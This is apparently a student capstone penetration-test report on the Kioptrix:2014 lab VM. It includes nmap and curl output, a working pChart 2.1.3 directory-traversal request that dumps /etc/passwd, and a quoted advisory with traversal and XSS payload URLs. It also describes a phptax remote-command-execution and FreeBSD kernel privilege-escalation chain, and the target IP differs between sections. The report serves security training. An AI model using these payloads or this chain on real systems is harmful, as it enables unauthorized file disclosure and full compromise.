Capstone Project: Full VAPT Cycle

Kioptrix Exploitation Report

Executive Summary

On 16 October 2025, a controlled penetration test was conducted against the Kioptrix:2014 lab VM at 192.168.127.141, following PTES phases including reconnaissance, vulnerability analysis, exploitation, and post-exploitation. The assessment revealed critical security issues in the target environment. Public-facing web services on ports 80 and 8080 were running outdated components, and a directory-traversal/local-file-inclusion vulnerability in pChart 2.1.3 allowed disclosure of sensitive files such as /etc/passwd. Additionally, a vulnerable web application on port 8080 (phpTax/phptax) permitted remote command execution, providing a low-privilege web shell. Using a known FreeBSD 9.0 local kernel exploit, privileges were escalated to root, confirming total system compromise. This demonstrates that an unauthenticated attacker could chain web application and OS vulnerabilities to gain complete control of the server. Immediate recommendations include isolating the host, patching or replacing vulnerable applications, updating the OS, restricting access to management ports, deploying a WAF, and performing authenticated vulnerability scans to verify remediation.

Simulation

- Target: 192.168.20.5 (Kioptrix:2014). Discovery via netdiscover to find VM address, then nmap to enumerate ports (80, 8080 open; SSH closed).

- Web reconnaissance: curl showed a small site with a commented redirect to /pChart2.1.3/. SearchSploit indicated pChart 2.1.3 has multiple vulnerabilities including directory traversal / LFI. Using the LFI, /etc/passwd was disclosed.


- Exploitation (web-shell): Attack pivoted to a vulnerable application on port 8080 (phpTax/phptax path). A Metasploit module (exploit/multi/http/phptax_exec) was used against port 8080 to get a low-privilege www command shell.
- Privilege escalation: The host was FreeBSD 9.0. A local kernel exploit (Intel SYSRET exploit for FreeBSD 9.0) from Exploit-DB was transferred, compiled with gcc on-target

and executed to escalate to root. The /root/congrats.txt (root flag) was read to confirm full compromise.


OpenVAS findings

Timestamp	Target IP	Vulnerability / Finding	PTES Phase
2025-10-16 12:00:00	192.168.20.5	Open HTTP ports: 80 (Apache/2.2.21), 8080 (web app) — service/version disclosure.	Discovery
2025-10-16 12:05:00	192.168.20.5	pChart 2.1.3 — Directory traversal / LFI (allows reading /etc/passwd and other files).	Vulnerability Analysis
2025-10-16 12:10:00	192.168.20.5	PhpTax (web app) — Remote command execution (vulnerable module used to spawn a reverse shell on port 8080).	Exploitation
2025-10-16 12:25:00	192.168.20.5	FreeBSD 9.0 — Local kernel privilege escalation (SYSRET): local exploit compiled and run to obtain root.	Post-Exploitation / Privilege Escalation
2025-10-16 12:30:00	192.168.20.5	Outdated stack components: PHP 5.3.8 / Apache 2.2.21 — excessive exposure to known vulnerabilities.	Vulnerability Analysis


Result:




```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -sV -sS 192.168.20.5
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-16 03:25 EDT
Stats: 0:00:11 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 0.00% done
Nmap scan report for 192.168.20.5
Host is up (0.0011s latency).
Not shown: 997 filtered tcp ports (no-response)
PORT     STATE  SERVICE VERSION
22/tcp   closed ssh
80/tcp   open   http    Apache httpd 2.2.21 ((FreeBSD) mod_ssl/2.2.21 OpenSSL/0.9.8q DAV/2 PHP/5.3.8)
8080/tcp open   http    Apache httpd 2.2.21 ((FreeBSD) mod_ssl/2.2.21 OpenSSL/0.9.8q DAV/2 PHP/5.3.8)
MAC Address: 00:0C:29:BC:83:74 (VMware)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 19.94 seconds
```




```
┌──(kali㉿kali)-[~]
└─$ curl -v http://192.168.20.5
*   Trying 192.168.20.5:80 ...
* Connected to 192.168.20.5 (192.168.20.5) port 80
* using HTTP/1.x
> GET / HTTP/1.1
> Host: 192.168.20.5
> User-Agent: curl/8.15.0
> Accept: */*
>
* Request completely sent off
< HTTP/1.1 200 OK
< Date: Thu, 16 Oct 2025 14:17:33 GMT
< Server: Apache/2.2.21 (FreeBSD) mod_ssl/2.2.21 OpenSSL/0.9.8q DAV/2 PHP/5.3.8
< Last-Modified: Sat, 29 Mar 2014 17:22:52 GMT
< ETag: "105c6-98-4f5c211723300"
< Accept-Ranges: bytes
< Content-Length: 152
< Content-Type: text/html
<
<html>
 <head>
  <!--
  <META HTTP-EQUIV="refresh" CONTENT="5;URL=pChart2.1.3/index.php">
  -->
 </head>

 <body>
  <h1>It works!</h1>
 </body>
</html>
* Connection #0 to host 192.168.20.5 left intact
```




```
zsh: corrupt history file /home/kali/.zsh_history
┌──(kali㉿kali)-[~]
└─$ searchsploit pchart 2.1.3
--------------------------------------------------------------- ---------------------------------
 Exploit Title                                                  |  Path
--------------------------------------------------------------- ---------------------------------
pChart 2.1.3 - Multiple Vulnerabilities                         | php/webapps/31173.txt
--------------------------------------------------------------- ---------------------------------
Shellcodes: No Results

┌──(kali㉿kali)-[~]
└─$ searchsploit -x 31173
  Exploit: pChart 2.1.3 - Multiple Vulnerabilities
      URL: https://www.exploit-db.com/exploits/31173
     Path: /usr/share/exploitdb/exploits/php/webapps/31173.txt
    Codes: OSVDB-102596, OSVDB-102595
 Verified: True
File Type: HTML document, ASCII text

zsh: suspended  searchsploit -x 31173
```




```
┌──(kali㉿kali)-[~]
└─$ curl "http://192.168.20.5/pChart2.1.3/examples/index.php?Action=View&Script=%2f..%2f..%2fetc/passwd" | html2text

  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100  2084  100  2084    0     0   228k      0 --:--:-- --:--:-- --:--:--  254k
# $FreeBSD: release/9.0.0/etc/master.passwd 218047 2011-01-28 22:29:38Z pjd $
#
root:*:0:0:Charlie &:/root:/bin/csh
toor:*:0:0:Bourne-again Superuser:/root:
daemon:*:1:1:Owner of many system processes:/root:/usr/sbin/nologin
operator:*:2:5:System &:/:/usr/sbin/nologin
bin:*:3:7:Binaries Commands and Source:/:/usr/sbin/nologin
tty:*:4:65533:Tty Sandbox:/:/usr/sbin/nologin
kmem:*:5:65533:KMem Sandbox:/:/usr/sbin/nologin
games:*:7:13:Games pseudo-user:/usr/games:/usr/sbin/nologin
news:*:8:8:News Subsystem:/:/usr/sbin/nologin
man:*:9:9:Mister Man Pages:/usr/share/man:/usr/sbin/nologin
sshd:*:22:22:Secure Shell Daemon:/var/empty:/usr/sbin/nologin
smmsp:*:25:25:Sendmail Submission User:/var/spool/clientmqueue:/usr/sbin/
nologin
mailnull:*:26:26:Sendmail Default User:/var/spool/mqueue:/usr/sbin/nologin
bind:*:53:53:Bind Sandbox:/:/usr/sbin/nologin
proxy:*:62:62:Packet Filter pseudo-user:/nonexistent:/usr/sbin/nologin
_pflogd:*:64:64:pflogd privsep user:/var/empty:/usr/sbin/nologin
_dhcp:*:65:65:dhcp programs:/var/empty:/usr/sbin/nologin
uucp:*:66:66:UUCP pseudo-user:/var/spool/uucppublic:/usr/local/libexec/uucp/
uucico
pop:*:68:6:Post Office Owner:/nonexistent:/usr/sbin/nologin
www:*:80:80:World Wide Web Owner:/nonexistent:/usr/sbin/nologin
hast:*:845:845:HAST unprivileged user:/var/empty:/usr/sbin/nologin
nobody:*:65534:65534:Unprivileged user:/nonexistent:/usr/sbin/nologin
mysql:*:88:88:MySQL Daemon:/var/db/mysql:/usr/sbin/nologin
ossec:*:1001:1001:User &:/usr/local/ossec-hids:/sbin/nologin
ossecm:*:1002:1001:User &:/usr/local/ossec-hids:/sbin/nologin
ossecr:*:1003:1001:User &:/usr/local/ossec-hids:/sbin/nologin
```




```
# Exploit Title: pChart 2.1.3 Directory Traversal and Reflected XSS
# Date: 2014-01-24
# Exploit Author: Balazs Makany
# Vendor Homepage: www.pchart.net
# Software Link: www.pchart.net/download
# Google Dork: intitle:"pChart 2.x - examples" intext:"2.1.3"
# Version: 2.1.3
# Tested on: N/A (Web Application. Tested on FreeBSD and Apache)
# CVE : N/A

[0] Summary:
PHP library pChart 2.1.3 (and possibly previous versions) by default
contains an examples folder, where the application is vulnerable to
Directory Traversal and Cross-Site Scripting (XSS).
It is plausible that custom built production code contains similar
problems if the library was copied from the examples.
The exploit author engaged the vendor before publicly disclosing the
vulnerability and consequently the vendor released an official fix
before the vulnerability was published.


[1] Directory Traversal:
"hxxp://localhost/examples/index.php?Action=View&Script=%2f..%2f..%2fetc/passwd"
The traversal is executed with the web server's privilege and leads to
sensitive file disclosure (passwd, siteconf.inc.php or similar),
access to source codes, hardcoded passwords or other high impact
consequences, depending on the web server's configuration.
This problem may exists in the production code if the example code was
copied into the production environment.

Directory Traversal remediation:
1) Update to the latest version of the software.
2) Remove public access to the examples folder where applicable.
3) Use a Web Application Firewall or similar technology to filter
malicious input attempts.


[2] Cross-Site Scripting (XSS):
"hxxp://localhost/examples/sandbox/script/session.php?<script>alert('XSS')</script>
This file uses multiple variables throughout the session, and most of
them are vulnerable to XSS attacks. Certain parameters are persistent
throughout the session and therefore persists until the user session
is active. The parameters are unfiltered.

:
```



